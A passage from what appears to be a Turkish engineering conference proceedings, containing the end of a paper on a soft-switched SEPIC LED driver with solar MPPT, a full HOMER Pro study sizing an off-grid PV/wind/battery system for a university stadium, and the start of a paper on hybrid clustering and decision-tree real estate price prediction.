Bu çalışmada, dönüştürücü elemanlar rezonans elemanlarına göre oldukça büyüktür ve devre elemanlarının hepsinin ideal olduğu varsayılmıştır. Rezonans frekansı ve karakteristik empedans sırasıyla Denklem (1) ve Denklem (2) de verilmiştir.

$$\omega_0 = \frac{1}{\sqrt{L_r C_r}} \quad (1)$$

$$Z_0 = \sqrt{\frac{L_r}{C_r}} \quad (2)$$

Normalleştirilmiş yük direnci ve dönüştürücünün gerilim kazancı sırasıyla Denklem (3) ve Denklem (4)’te şu şekilde tanımlanır:

$$Q = \frac{R_L}{Z_0} \quad (3)$$


$$M = \frac{V_0}{V_{in}} \quad (4)$$

Dönüştürücünün normalleştirilmiş yük direnci, gerilim kazancı ve rezonans elemanlarına (L_r ve C_r) bağlı olarak devrenin görev döngüsü Denklem (5)’e göre hesaplanır.

$$D \cong 1 - 0.909 \left(\frac{f_s}{f_0} \right) \quad (5)$$

Simülasyon Devresinin Modeli

Çalışmada tasarlanan devre PSIM ortamında Şekil 3’te görüldüğü gibi uygulanmıştır. Açık blok şemaları ile tasarlanmış olan simülasyonda PI kontrolör ve Perturb & Observe (P&O) yöntemi ile FV panelden maksimum güç elde edilmiştir. Ayrıca kontrol blokları ile yumuşak anahtarlama sağlanmıştır.




Şekil 3. ZVS SEPIC devresi ile MPPT'li FV sistemin simülasyonu modeli

Simülasyonda FV panele sırasıyla 250 W/m^2 , 500 W/m^2 , 750 W/m^2 ve 1000 W/m^2 değerlerinde ışık şiddetleri girilmiştir. Simülasyon boyunca ortam sıcaklığı sabit $25 \text{ }^\circ\text{C}$ kabul edilmiştir. Simülasyon devresinde kullanılan elemanların değerleri Tablo 2'de verilmiştir.


Tablo 2. Devrede kullanılan elemanların değerleri

Eleman	Değer
L_1, L_2	$47 \mu\text{H}$
C_1	$100 \mu\text{F}$
C_2	$470 \mu\text{F}$
L_r	$10 \mu\text{H}$
C_r	220 nF
C_{pv}	$47 \mu\text{F}$

2. SİMÜLASYON SONUÇLARI VE TARTIŞMA



Şekil 4. FV panelden elde edilebilecek maksimum güç (P_{max}) ve ZVS Sepic devresinin LED'lere aktardığı güç (P_{FV})



Şekil 5. SEPIC anahtarlama elemanı üzerinden oluşan akım ve gerilim (a) 500 W/m^2 , (b) 750 W/m^2

Farklı ışınma şiddetlerinde FV panelden üretilebilecek maksimum gücün takibinin MPPT yöntemi ile başarı ile sağlandığı Şekil 4'te görülmektedir. Ayrıca her bir ışınma şiddetinde SEPIC anahtarlama elemanı üzerinde oluşan akım ve gerilim Şekil 5'te görülmektedir. Bu durum bağımsız kaynak ile LED aydınlatma sağlanırken sürücü devresinin anahtarının sıfır voltaj noktasında açma ve kapama gerçekleştiğini açıkça göstermiştir. Böylece anahtarlama kayıpları minimize edilmiştir.

3. SONUÇ

Bu çalışmada yenilenebilir ve bağımsız bir kaynak olan güneş enerjisinden FV panel kullanılarak LED ile aydınlatma sağlanması amaçlanmıştır. Simule edilen devrede FV panelden maksimum güç elde etmek için P&O MPPT yöntemi kullanılmıştır. Ayrıca LED aydınlatma yapılırken ZVS SEPIC dönüştürücü devresi ile yumuşak anahtarlama sağlanarak yarı iletken anahtarlama elemanı üzerindeki kayıplar minimize edilmiştir. Böylece doğal, temiz bir kaynak ile yüksek verimlilikte bir aydınlatma sağlanmıştır. Simülasyon sonuçlarına göre devrede 250 W/m^2 , 500 W/m^2 , 750 W/m^2 ve 1000 W/m^2 ışınım değerleri için sırasıyla 41 W, 87 W, 131 W ve 175 W değerlerinde güç aktarımı yapılmıştır ve devre sırasıyla 80 kHz, 65 kHz, 55 kHz ve 50 kHz frekans seviyelerinde çalışmıştır.

Bu çalışmanın, LED aydınlatmalarının büyük önem kazandığı günümüzde LED sürücü devrelerindeki güç kayıplarının en aza indirilmesi ve yüksek frekans değerlerinde küçük boyutlu devre elemanlarıyla tasarımın gerçekleştirilmesi amacını taşıyan benzer çalışmalara katkı sağlayacağı düşünülmektedir.

4. KAYNAKÇA

- [1] S. Yılmaz and C. Sungur, “Kamu Binalarında Mevcut Aydınlatma Elemanlarının LED Aydınlatma Elemanlarına Dönüştürülmesi ile Elde Edilecek Elektrik Enerjisi Tasarrufunun Belirlenmesi,” *European Journal of Science and Technology*, pp. 214–218, Sep. 2020.
- [2] A. Yadav, R. K. Pachauri, and Y. K. Chauhan, “Power quality improvement using PFC SEPIC converter for LED bulb adaptable for universal input voltage,” *1st IEEE Int. Conf. Power Electron. Intell. Control Energy Syst. ICPEICES 2016*, pp. 1–6, 2017.
- [3] S. Venkatanarayanan and C. Sakthivinayagam, “MPPT for PV using Coupled Inductor SEPIC converter for standalone power system,” *2016 Int. Conf. Energy Effic. Technol. Sustain.*, pp. 596–602, 2016.
- [4] A. Karafil, H. Ozbay and S. Oncu, “Design and Analysis of Single-Phase Grid-Tied Inverter With PDM MPPT-Controlled Converter,” *IEEE Trans. POWER Electron.*, vol. 35, no. 5, pp. 4756–4766, 2020.
- [5] S. Sheik Mohammed, D. Devaraj, and T. P. Imthias Ahamed, “A novel hybrid Maximum Power Point Tracking Technique using Perturb & Observe algorithm and Learning Automata for solar PV system,” *Energy*, vol. 112, pp. 1096–1106, 2016.
- [6] M. Majstorovic, D. Mrsevic, B. Duric, M. Milesevic, Z. Stevic, and Z. V. Despotovic, “Implementation of MPPT Methods with SEPIC Converter,” *19th Int. Symp. INFOTEH-JAHORINA*, pp. 18–20, 2020.
- [7] S. Necaibia, M. S. Kelaiaia, H. Labar, A. Necaibia, and E. D. Castronuovo, “Enhanced auto-scaling incremental conductance MPPT method, implemented on low-cost microcontroller and SEPIC converter,” *Sol. Energy*, vol. 180, no. October 2018, pp. 152–168, 2019.
- [8] S. J. Chiang, H. J. Shieh, and M. C. Chen, “Modeling and control of PV charger system with SEPIC converter,” *IEEE Trans. Ind. Electron.*, vol. 56, no. 11, pp. 4344–4353, 2009.
- [9] A. Raj, S. R. Arya, and J. Gupta, “Solar PV array-based DC–DC converter with MPPT for low power applications,” *Renew. Energy Focus*, vol. 34, pp. 109–119, 2020.
- [10] C. K. Unnikrishnan and C. R. Raj, “High Frequency Quasi Resonant SEPIC Converter for Wide Range of Operation,” *2014 International Conference on Circuit, Power and Computing Technologies [ICCPCT]*, pp. 984–989, 2014.
- [11] <http://powerupco.com/site/wp-content/files/Solar%20Modules/BP%20Solar/BP%204175B.pdf>

BİR STADYUMUN YÜK TALEBİNİN KARŞILANMASI İÇİN OPTİMUM YENİLENEBİLİR ENERJİ SİSTEMİNİN TASARIMI

Hayrettin Toylan

Kırklareli Üniversitesi, Teknoloji Fakültesi, Kırklareli, TURKEY

hayrettintoylan@klu.edu.tr

ORCID: 0000-0001-8542-7254

ÖZET

Bu çalışmada, elektrik şebekesinden bağımsız, bir stadyumun elektriksel yük talebini karşılamak için en uygun yenilenebilir enerji sisteminin tekno-ekonomik analizine odaklanılmıştır. Bu yenilenebilir enerji sistemini oluşturan her bir parametreyi hesaplamak ve toplam net maliyet analizlerini yapmak için HOMER Pro programı kullanılmıştır. Çalışma alanı olarak Kırklareli Üniversitesi kampüsünde günlük ortalama 415.220 kW elektrik enerjisi talebi olan bir stadyumun belirlenmiştir. HOMER Pro programı ile 3 farklı yenilenebilir enerji tipi için sırasıyla hibrit Fotovoltaik/Rüzgâr/Akü, sadece Fotovoltaik/Akü ve sadece Rüzgâr/Akü sistemleri incelenmiştir. Bu üç istemde net şimdiki maliyetler sırasıyla 1,110,545\$, 1,390,000\$ ve 3,570,000\$ olarak bulunmuştur. Hibrit Fotovoltaik/Rüzgâr/Akü bileşenleri ile kurulan enerji sisteminde 192 adet 0.320 kW'lık fotovoltaik panel, 6 adet 10 kW'lık rüzgar türbini, 142 adet akü ve 130kW dönüştürücü ile optimum maliyetle elektrik talebinin karşılanabileceği hesaplanmıştır. Sonuçlar Hibrit Fotovoltaik/Rüzgâr/Akü yenilenebilir enerji sisteminin araştırma alanı için diğer iki sisteme kıyasla güvenilir ve ekonomik bir sistem şeması verdiğini göstermektedir. Sonuç olarak, HOMER Pro yazılımı, fotovoltaik panel, rüzgar türbini ve pil gibi sistem bileşenlerinden oluşan yenilenebilir enerji sisteminin optimum boyutlandırılmasının karar verme sürecinde etkin ve doğru bir şekilde kullanılmıştır.

Anahtar Kelimeler: *Yenilenebilir Enerji Sistemleri, Optimizasyon, HOMER Pro*

DESIGN OF AN OPTIMUM RENEWABLE ENERGY SYSTEM TO MEET THE LOAD DEMAND OF A STADIUM

ABSTRACT

This study focuses on the techno-economic analysis of the most appropriate off-grid renewable energy system to supply the electrical load demand of the stadium. HOMER Pro program was used to calculate each parameter that constitutes this renewable energy system and to make total net cost analysis. The study area has been determined as the stadium in Kırklareli University campus with an average daily electrical energy demand of 415.220 kW. Three different renewable energy types, hybrid Photovoltaic / Wind / Battery, stand-alone Photovoltaic / Battery and Wind / Battery systems were examined with the HOMER Pro program. The net present costs of these three systems were found 1,110,545\$, 1,390,000\$ and 3,570,000\$, respectively. It has been calculated that electricity demand can be supply at optimum cost with 192 photovoltaic panels (0.320 kW), 6 wind turbines (10 kW), 142 batteries and 130kW converters in the energy system established with Hybrid Photovoltaic / Wind / Battery components. The results show that the Hybrid Photovoltaic / Wind / Battery renewable energy system provides a reliable and economical system scheme for the study area compared to the other two systems. As a result, the HOMER Pro software was used effectively and accurately in the decision-making process of optimum sizing of the renewable energy system consisting of system components such as photovoltaic panel, wind turbine and battery.

Keywords: Renewable Energy System, Optimization, HOMER Pro

1. GİRİŞ

Dünyadaki teknolojinin gelişmesi ile birlikte enerji ihtiyacı artmaktadır. Ülkeler artan bu enerji ihtiyaçlarını mümkün olduğunca dışa bağımlı olmadan karşılama çabası içerisindeyler. Fosil yakıt kaynaklarında yeteri kadar sahip olmayan ülkeler vatandaşlarını yenilenebilir enerji kaynakları kullanma konusunda teşvik etmektedir. Bu teşvikle gelecekteki enerji taleplerini karşılamının yanı sıra, fosil yakıtla ilişkili çevresel sorunların üstesinden gelmenin bir yolu olarak ta katkı sağlanmaktadır. Aynı zamanda yenilenebilir enerji kaynaklarının elektrik iletim hatlarının gidemediği yerlerde elektrik ihtiyaçlarını karşılamak için etkili bir çözüm yoludur [1]. Rüzgâr, güneş, hidroelektrik, biokütle ve jeotermal tercih edilen yenilenebilir enerji kaynaklarıdır.

Yenilenebilir enerji kaynaklarının seçimi, maliyet, coğrafi konum ve iklimsel değişiklikler göz önüne alınarak belirlenmesi gereken karmaşık bir problemdir. Bu problemle başa çıkmak için

araştırmacılar, yenilenebilir enerji kaynakları bileşenlerinin seçimini optimize etmek ve tüm bağımsız sistemleri tasarlamak üzere birçok yöntem geliştirmiş ve uygulamışlardır. Bu çalışmalarını genel olarak ikiye ayırabiliriz.

Bunlardan ilki araştırmacıların kendileri tarafından optimizasyon yazılımının kurgulanması ile hibrit yenilenebilir enerji sistemin parametrelerinin belirlendiği araştırmalardır. Genel olarak araştırmacılar geleneksel ve yeni yapay zeka yöntemlerine dayanan çeşitli optimizasyon algoritmalarının hibrit yenilenebilir enerji sistemlerin konfigürasyonunda ki başarısını incelemişlerdir. Sanajaoba ve Fernandez çalışmasında hibrit enerji sistem tasarım probleminin çözümü için meta sezgisel algoritmalarından Guguk Kuşu(CS) optimizasyon algoritması kullanmıştır. Sadece fotovoltaik panel, sadece rüzgâr türbini ve rüzgar türbini ile fotovoltaik panel den oluşan üç farklı yapılandırma için sonuçlar sunulmuştur. Elde edilen sonuçlar Genetik Algoritma (GA) ve Parçacık Sürü Optimizasyonu (PSO) algoritması sonuçları ile karşılaştırılmıştır [2]. Maleki ve diğerleri rüzgâr türbini, fotovoltaik panel ve akü grubundan oluşan yenilenebilir enerji sisteminin her bir bileşenin sayısını en uygun şekilde bulmak için Parçacık Sürüsü Optimizasyonu Algoritması tabanlı Monte Carlo Simülasyonu (PSOMCS) önerilmiştir. Çalışma alanında Rüzgâr Türbini / Pil kullanımının tüm yıl için en uygun maliyetli sistem olduğu bulunmuştur[3]. Maleki ve Askarzadeh çalışmasında, bağımsız fotovoltaik/rüzgar/yakıt hücresi hibrit bir sistemde minimum maliyeti ve efektif bir sistem oluşturmak için bileşen sayısını belirlemek için 4 farklı yapay zeka algoritması kullanılmıştır. Bu algoritmalar PSO, tabu-arama (TS), benzetimli tavlama (SA), ve harmoni arama (HS) dir. Bu algoritmalarından PSO diğerlerine göre daha iyi sonuçlar verdiği yazarlar tarafından ifade edilmiştir[4].

Araştırmacıların diğer yönelimi ise HOMER, HYBRID2 ve RETScreen gibi programlar kullanımı ile hibrit sistem tasarımının analizinin yapıldığı çalışmalardır. Bu tür yazılımlar kullanıcı dostu olarak, bir hibrit güç sistemini tasarlamak için binlerce olası sistem bileşenini analiz eder, uygulanabilir konfigürasyonlar oluşturur ve bu konfigürasyonları toplam net maliyete göre sıralar. Halabi ve diğerleri Homer programı ile Malezya da bulunan iki farklı güç istasyonunun, fotovoltaik, dizel jeneratör ve akülerin farklı kombinasyonları ile arasındaki karşılaştırmalı maliyet analizi sunmuşlardır. Çalışmada sisteme fotovoltaik modüllerin katkısı artırıldığında CO₂ emisyonunun azaldığı fakat maliyetlerin arttığı görülmüştür. Farklı pik ve yük talepleri göz önüne alınarak optimum sistem konfigürasyonu HOMER simülasyon aracı ile analiz edilmiştir. Fotovoltaik-biokütle gazlaştırıcı-dizel ve grit kombinasyonu olarak analiz edilen sistemin üç farklı yük talebine göre belirlenen mesafelerin ötesinde şebekeden bağımsız hibrit sistemin ekonomik olduğu sonucuna varılmıştır [5]. Salehin ve diğerleri çalışmasında HOMER yazılımı hibrit sistem bileşenlerinin, maliyetin ve elektrik payının optimizasyonunu sağlamak için kullanmıştır. HOMER sonuçları daha sonra RETScreen yazılımına girdi sağlayarak potansiyel yenilenebilir enerji sisteminin teknik ve finansal fizibilitesi belirlenmiştir[6]. Rahman ve diğerleri, Kanada da elektrik şebekesine bağlı olmayan birçok yerleşim yerinin elektrik ihtiyaçlarını en uygun şekilde karşılamak için 7 farklı elektrik üretim senaryosu HOMER tarafından analiz etmişlerdir. Sera gazı emisyon cezası maliyeti göz önüne alındığında, yedi


senaryo için elektrik maliyetleri 1.48 \$ / kWh, 0.62 / kWh, 0.54 / kWh, 0.42 / kWh, 0.39 / kWh, 0.37 / kWh ve 0.36 / kWh olarak bulunmuştur [7].

HRES'lerin optimum boyutlandırmasını yapmak zor bir iştir. Çünkü Bu işlem optimal yapılandırma kullanılacak enerji kaynaklarının teknik özellikleri, çevre koşulları ve yük profilleri bilgisine bağlıdır[8]. Bu çalışmada Kırklareli üniversitesinin spor stadyumunun elektrik yükünü minimum maliyetle karşılanmasını sağlayacak yenilenebilir enerji sisteminin parametrelerini belirlemeyi amaçlar. Bunun için literatürde sıklıkla başvuru programlarından biri olan HOMER Pro yazılımı kullanılmıştır.

2. MATERYAL VE METOT

• Çalışma Alanının Tanımı

Spor tesislerinin spor faaliyetlerinin ihtiyaçlarının karşılanmasının yanında sürdürülebilir enerji kaynaklarına yönelmesi bu ortamların daha çevreci bir yapıya dönüştürecektir. Bu nedenle bu çalışmada Kırklareli üniversitesi spor stadyumu çalışma alanı olarak belirlenmiştir. Tesisin kurulu gücü 116.946 kW/saat olarak belirlenmiştir. Talep güç hesabı kurulu gücün %80'i üzerinden tek bir değer olarak değil aylara göre saatlik oluşturulmuştur. Akademik takvim göz önüne alınarak oluşturulan saatlik ortalama yük senaryosu Şekil 1'de verilmiştir.




Şekil 1. Saatlik ortalama yük dağılımı

Yük senaryosu belirlenirken akademik takvim, mevsimsel aydınlık süreleri göz önüne alınarak oluşturulmuştur. Çalışma alanında en fazla yük talebini saha aydınlatması oluşturmaktadır. Bu aydınlatmalar 4 direk üzerine her birinde 9 adet bulunan 2000W'lık plazma projektörlerden oluşmaktadır. Bu projektörlerin akademik takvime ve mevsimsel gün ışığına uygun olarak hafta içi günlük çalışma süreleri hesaba katılmıştır. Özellikle kış aylarında 18:00-21:00 saatleri arasında stadyum aydınlatmasından dolayı elektrik talebi fazladır. Diğer yük profiline, bina güç ve aydınlatması, çevre aydınlatması ve kamera sistemleri oluşturmaktadır.

- Çalışma Alanı Meteorolojik Veriler


Çalışma alanı meteorolojik verileri HOMER Pro yazılımı sayesinde NASA veri tabanından elde edilmiştir. Bu verilere ulaşmak için çalışma alanının enlem ve boylam bilgilerini girmek yeterlidir. Kırklareli üniversitesi kayalı yerleşkesi spor stadyumu 41⁰78 enlem 27⁰16 boylamındadır. Rüzgâr hızı verileri 1984-2013 tarihleri arasında 30 yıllık verilerin ortalamasıdır. Bölgenin aylık ortalama rüzgâr hızı grafiği şekil 2’de verilmiştir.



Şekil 2. Aylık ortalama rüzgâr hızı (m/sn)

Şekil 2’de görüldüğü üzere kış aylarında rüzgâr hızı ortalamaları yüksek seyrederken yaz aylarında daha düşük seyretmektedir. Haziran, Temmuz ve Ağustos aylarında rüzgâr hızı ortalaması 4,67m/sn olarak gözlenir. Aralık, Ocak ve Şubat aylarının rüzgâr hızı ortalaması 5,78 m/sn olarak gözlenmektedir.

Solar radyasyon verileri de NASA veri tabanından 1983-2005 tarihleri arasında 22 yıllık verilerin ortalamasıdır. Bölgenin aylık ortalama solar radyasyon grafiği şekil 3’de verilmiştir.




Şekil 3. Aylık ortalama güneş radyasyonu (kWh/m²)

Şekil 3’de görüldüğü üzere güneş radyasyon miktarı yaz aylarında artış gösterirken kış aylarında düşmektedir. Haziran, Temmuz ve Ağustos aylarında sırasıyla güneş radyasyon miktarı 6420 kWh/m²,6590 kWh/m² ve 5820 kWh/m² gözlenmektedir. Aralık, Ocak ve Şubat aylarında ise sırasıyla güneş radyasyon miktarı 1310 kWh/m² 1570 kWh/m² ve 2350 kWh/m² olarak gözlenmektedir. Günlük güneşlenme süreleri aylık ortalamaları doğrudan etkilemektedir.

- **HOMER Pro Yenilenebilir Enerji Sistem Bileşenleri**

Bir yenilenebilir enerji sistemi birden fazla enerji kaynağının entegre edilerek oluşturulabilir. Entegre edilen enerji kaynakları bir birlerinin eksik yanlarını tamamlayarak yük talebini sürekli karşılama eğilimi gösterir. Bu çalışmada Şekil 4'de gösterildiği gibi fotovoltaik panel, rüzgâr türbini ve batarya grubundan oluşan hibrit yenilenebilir enerji sistemi HOMER Pro yazılımı ile analiz edilmiştir.



Şekil 4. Yenilenebilir enerji sistem bileşenleri

Şekil 4'te verilen yenilenebilir enerji sisteminde kullanılan bileşenler Tablo 1'de verilmiştir. Bu bileşenlerin program içerisinde analizlere etki eden güç, ömrü, birim fiyatı, değiştirme maliyeti ve bakım maliyeti gibi özellikleri sunulmuştur.

Tablo 1. Yenilenebilir enerji sistemi kullanılan bileşenlerin özellikleri

Bileşen	Model	Güç	Fiyat(\$)	Yenileme Maliyeti(\$)	Bakım Maliyeti(\$)	Ömür (Yıl)
Fotovoltaik Panel	SunPR-E20	0,327	654	392,4	9,81	25
Rüzgâr Türbini	Eocycle-EO10	10 kW	29000.00	25000.00	50	20
Akü	Surette8 CS 25P	9.49kWh	1909.20	1909.20	-	5
Dönüştürücü	Standart	1kW	300.00	300.00	-	15

- **Ekonomi ve Kısıtlamalar**

Bu çalışmada, proje ömrü 20 yıl belirlenmiştir. HOMER Pro, proje ömrü boyunca tüm fiyatların aynı oranda arttığını varsaymaktadır[9]. Bu varsayımla, enflasyon, gelecekteki nakit akışlarını bugüne indirgerken nominal faiz oranı yerine reel faiz oranı yıllık % 5.88 kullanılmıştır. Akülerin %40'ın altına düşmemesi kısıtlar olarak tanımlanmıştır. Bununla birlikte PV paneller sadece stadyum çatısı üzerine konumlanacağı planlandığından boyutuna göre maksimum adet kısıtlaması getirilmiştir. Stadyum çatısı ve seçilen fotovoltaik panel ölçüsü göz önüne alındığında maksimum 1035 adet (338.44 kW) fotovoltaik panel konumlandırılabilir.

- **HOMER Pro yazılımı**




Homer Pro yenilenebilir enerji sistemlerinin değerlendirilmesi için Ulusal Yenilenebilir Enerji Laboratuvarı tarafından geliştirilen bir simülatördür. Homer Pro, fotovoltaik paneller, rüzgâr türbinleri, aküler, hidrojen tankları, elektrolizörler, yakıt hücreleri ve dönüştürücüler gibi araçların birçok modelini içinde bulunduran kütüphaneye sahiptir. Bu kütüphaneden kullanıcı yapacağı işin özelliklerine uygun araçları seçme imkânı sunar. Seçilen araçların teknik ve mali verileri kullanıcı tarafından girilir [10].

HOMER Pro, çalışma alanında ait meteorolojik verileri NASA veri tabanından çekerek (istenirse kullanıcı tarafında da girilebilir) kullanıcı tarafında girilen saatlik yükü karşılayıp karşılayamayacağını belirler ve projenin ömrü boyunca sistemi kurma ve çalıştırma maliyetini tahmin eder. Bu tahminler Net Şimdiki Maliyeti en düşük sistem konfigürasyonuna sahip olanlara öncelik verilerek listelenir. Net Şimdiki Maliyet içerisinde, sermaye, yenileme, işletim ve bakım ve faiz gibi maliyetler bulunmaktadır [9].

3. HOMER PRO ANALİZ SONUÇLARI VE TARTIŞMA

Bu çalışmada, HOMER Pro programı ile Kırklareli Üniversitesi Kayalı kampüsünde bulunan stadyumun elektrik enerjisini tedarik etmek için şebekeden bağımsız bir Fotovoltaik/Rüzgâr/Akü hibrit sisteminin optimum parametreleri araştırılmıştır. Hibrit Fotovoltaik/Rüzgar/Akü ve sadece Fotovoltaik/Akü, sadece Rüzgar Türbini/Akü den oluşan 3 farklı sistem analiz edildi. Bu sistemler arasında en düşük toplam net şimdiki maliyete göre karşılaştırma sonuçları Tablo 2’de verilmiştir. Toplam net şimdiki maliyet hem sermaye hem de işletme maliyetlerinin hepsini hesaba katarak dolar cinsinden elde edilir.

Tablo 2. HOMER Pro ile elde edilen yenilenebilir enerji sistemleri karşılaştırma sonuçları


Sistem Tipi	Panel Sayısı	Türbin Sayısı	Akü Sayısı	Dönüştürücü	Net Şimdiki Maliyet (\$)
	192	6	142	130 kW	1,110,545.00
	0	12	191	104 kW	1,390,000.00
	3052	0	238	147 kW	3,570,000.00

Tablo 2 incelendiğinde, hibrit Fotovoltaik/Rüzgar/Akü bileşenleri ile kurulan yenilenebilir enerji sistemi 0.327 kW'lık fotovoltaik panellerden 192 tane, 10kW rüzgar türbininden 6 adet, aküden 142 adet ve 130 kW dönüştürücüden oluştuğunda optimum sonuç elde edilmektedir. Bu hibrit yenilenebilir enerji sisteminin net şimdiki maliyeti 1,110,545.00 \$ olarak en düşük sistem maliyetidir. Bu sistem için en yüksek maliyeti aküler oluşturmaktadır. Akülerin toplam maliyeti 742,919.00 \$ olarak hesaplanmıştır.

Sadece Rüzgar/Akü yenilenebilir enerji sistemi 12 rüzgar türbini, 191 akü ve 104 kW dönüştürücü ile benzer yük taleplerini 1,390,000.00 \$ net şimdiki maliyet ile karşılayabilmektedir. Diğer bir sadece Fotovoltaik/Akü yenilenebilir enerji sistemi ise 192 adet 0.327 kW panel, 238 akü ve 147kW dönüştürücü ile 3,570,000.00\$'lık diğerlerine göre çok yüksek bir maliyet çıkarmaktadır. Ancak


kısıtlamalar içerisinde belirtildiği üzere fotovoltaik paneller sadece çatıya yerleştirilmek istenmektedir. Bunun için bu alana 1035 adet 0.327 kW'lık fotovoltaik panel sığacağından sadece fotovoltaik panelden oluşacak sistem yükü karşılayamaz.

Optimum sonucun elde edildiği hibrit Fotovoltaik/Rüzgâr/Akü yenilenebilir enerji sisteminin aylık elektrik üretimine rüzgâr türbini ve fotovoltaik panelin etkisi Şekil 5'te verilmiştir.



Şekil 5 Aylık elektrik üretimi

Buna göre hibrit Fotovoltaik/Rüzgâr/Akü bileşenleri ile kurulan yenilenebilir enerji sisteminden yıl boyunca 395,894 kWh/yıl'lık elektrik enerjisi elde edilmiştir. Toplam elde edilen elektrik enerjisinin 78.8%'i (312,060 kWh/yıl) rüzgâr türbininden, 21.2%'lik (83,834 kWh/yıl) kısmı ise fotovoltaik panellerinden elde edilmiştir. Akülerin yıl boyunca saatlik şarj durumları hibrit yenilenebilir enerji sistemi için Şekil 6'da verilmiştir. Akülerin minimum şarj durumu % 40 ve ilk şarj durumu % 100 olarak belirlenmiştir.



Şekil 6 Akü grubu şarj durumu

Akülerin şarj durumu akademik yıl içerisinde gece aydınlatmasının olduğu saatlerde azalmaktadır. Yaz aylarında öğrenci aktivitelerinin olmadığı zaman dilimlerinde akülerin şarjları tam dolu olduğu grafiklerden de görülmektedir. Akü grubuna enerji girişi 22.677 kWh/yıl'dır. Akü bankasına enerji çıkışı 18.325 kWh/yıl'dır.

Yenilenebilir enerji sisteminin ilk yatırım maliyetleri için yüksek bedeller ödenmesi söz konusu olduğu görülmektedir. Özellikle üniversitenin kampüs içerisinde elektrik şebeke hattı bulunduğu göz önüne alınırsa maliyet açısından bakıldığında mantıklı olmayacağı düşünülebilir. Fakat Türkiye'de yenilenebilir enerji yatırımları her geçen yıl artış gösterse de 2019 yılı verilerine göre elektrik üretiminin

56%'sı hala fosil yakıtlardan elde edilmektedir. Bu nedenle yenilenebilir enerji sistemleri sürdürülebilir bir çevre için en iyi seçimdir.

4. SONUÇLAR

Bu çalışmada Kırklareli Üniversitesi kampüsünde bulunan bir stadyumun elektrik yükünü karşılamak için şebekeden bağımsız yenilenebilir enerji sistemleri HOMER Pro yazılımı ile analiz edildi. Yük talebini karşılayan hibrit Fotovoltaik/Rüzgâr/Akü, sadece Fotovoltaik/Akü ve sadece Rüzgâr/Akü sistemleri en düşük net şimdiki maliyete göre karşılaştırıldı. Yapılan analiz sonucunda 192 adet fotovoltaik panel, 6 adet rüzgâr türbini, 142 adet aküden ve 130 kW dönüştürücüden oluşan hibrit Fotovoltaik/Rüzgâr/Akü yenilenebilir enerji sistemi 1,110,545.00\$ ile en düşük net maliyete sahip olduğu görüldü. Günümüzde elde edilen bu sistemin maliyeti yüksek olmasına rağmen yakın gelecekte fosil yakıtların azalması ve teknolojinin gelişmesi ile sistem bileşenlerinin maliyetlerinin düşme ihtimali ortaya çıkacaktır. Bundan dolayı bu sistemin sadece çevresel boyutundan değil aynı zamanda ekonomik açıdan da tercih edilen bir sistem olması söz konusu olabilir.

5. KAYNAKLAR

- [1] Singh, S. S., & Fernandez, E. (2018). Modeling, size optimization and sensitivity analysis of a remote hybrid renewable energy system. *Energy*, 143, 719-731.
- [2] 2-Sanjaoba, S., & Fernandez, E. (2016). Maiden application of Cuckoo Search algorithm for optimal sizing of a remote hybrid renewable energy System. *Renewable energy*, 96, 1-10.
- [3] Maleki, A., Khajeh, M. G., & Ameri, M. (2016). Optimal sizing of a grid independent hybrid renewable energy system incorporating resource uncertainty, and load uncertainty. *International Journal of Electrical Power & Energy Systems*, 83, 514-524.
- [4] Maleki, A., & Askarzadeh, A. (2014). Comparative study of artificial intelligence techniques for sizing of a hydrogen-based stand-alone photovoltaic/wind hybrid system. *international journal of hydrogen energy*, 39(19), 9973-9984.
- [5] Halabi, L. M., Mekhilef, S., Olatomiwa, L., & Hazelton, J. (2017). Performance analysis of hybrid PV/diesel/battery system using HOMER: A case study Sabah, Malaysia. *Energy Conversion and Management*, 144, 322-339.
- [6] Salehin, S., Ferdaous, M. T., Chowdhury, R. M., Shithi, S. S., Rofi, M. B., & Mohammed, M. A. (2016). Assessment of renewable energy systems combining techno-economic optimization with energy scenario analysis. *Energy*, 112, 729-741.
- [7] Rahman, M. M., Khan, M. M. U. H., Ullah, M. A., Zhang, X., & Kumar, A. (2016). A hybrid renewable energy system for a North American off-grid community. *Energy*, 97, 151-160.

- [8] Zahraee, S. M., Assadi, M. K., & Saidur, R. (2016). Application of artificial intelligence methods for hybrid energy system optimization. *Renewable and Sustainable Energy Reviews*, 66, 617-630.
- [9] Nandi, S. K., & Ghosh, H. R. (2009). A wind–PV–battery hybrid power system at Sitakunda in Bangladesh. *Energy Policy*, 37(9), 3659-3664.
- [10] Belmili, H., Haddadi, M., Bacha, S., Almi, M. F., & Bendib, B. (2014). Sizing stand-alone photovoltaic–wind hybrid system: Techno-economic analysis and optimization. *Renewable and Sustainable Energy Reviews*, 30, 821-832.

BİR MELEZ MODEL: MERKEZ TABANLI KÜMELEME VE KARAR AĞAÇLARININ EMLAK FİYAT TAHMİNİ UYGULAMASI

Sait Can Yücebaş¹

¹ *Çanakkale Onsekiz Mart Üniversitesi, Mühendislik Fakültesi, Çanakkale, TURKEY*

can@comu.edu.tr

ORCID: 0000-0002-1030-3545

ÖZET

Günümüzün ekonomik durumu içerisinde emlak fiyatlandırması için genel bir standart bulunmamaktadır. Bu durum hatalı fiyatlandırmaya neden olmaktadır. Bunu engellemek için emlak fiyat öneri ve tahmin sistemleri geliştirilmektedir. Bu çalışmada konut türündeki Emlakların fiyat tahmini için K-Medoids ve regresyon ağacı yöntemlerini birleştiren hibrit bir tahmin modeli geliştirilmiştir. Farklı türdeki veriler üzerinden işlem yapabilmek amacıyla Minkowski uzaklığı, Jaccard ölçütü ve sıcak kodlama kullanılmıştır. Optimum küme sayısı Davies Bouldin indeksi ile belirlenmiştir. Sınıflama adımında sürekli nümerik değerlerin tahmin edilebilmesi için regresyon temelli CART algoritması kullanılmış, en yüksek ağaç derinliği 15, en küçük yaprak boyutu 2 ve bölünme için gerekli en küçük boyut 4 olarak belirlenmiştir. Hibrit modelin validasyonu gerçekleştirilmiş ve küme bazında doğruluk oranları %70, %85 ve %75 olarak bulunmuştur.

***Anahtar Kelimeler:** Makina Öğrenmesi, Karar Ağacı, Kümeleme, Emlak Fiyat Tahmini*

A HYBRID MODEL: CENTROID BASED CLUSTERING AND DECISION TREES FOR REAL ESTATE PRICE PREDICTION

ABSTRACT

There is no general standard for real estate pricing in today's economic situation. This causes incorrect pricing. In order to prevent this, real estate price suggestion and prediction systems are implemented. In this study, a hybrid forecasting model combining K-Medoids and regression tree methods is developed for price estimation of residential properties. Minkowski

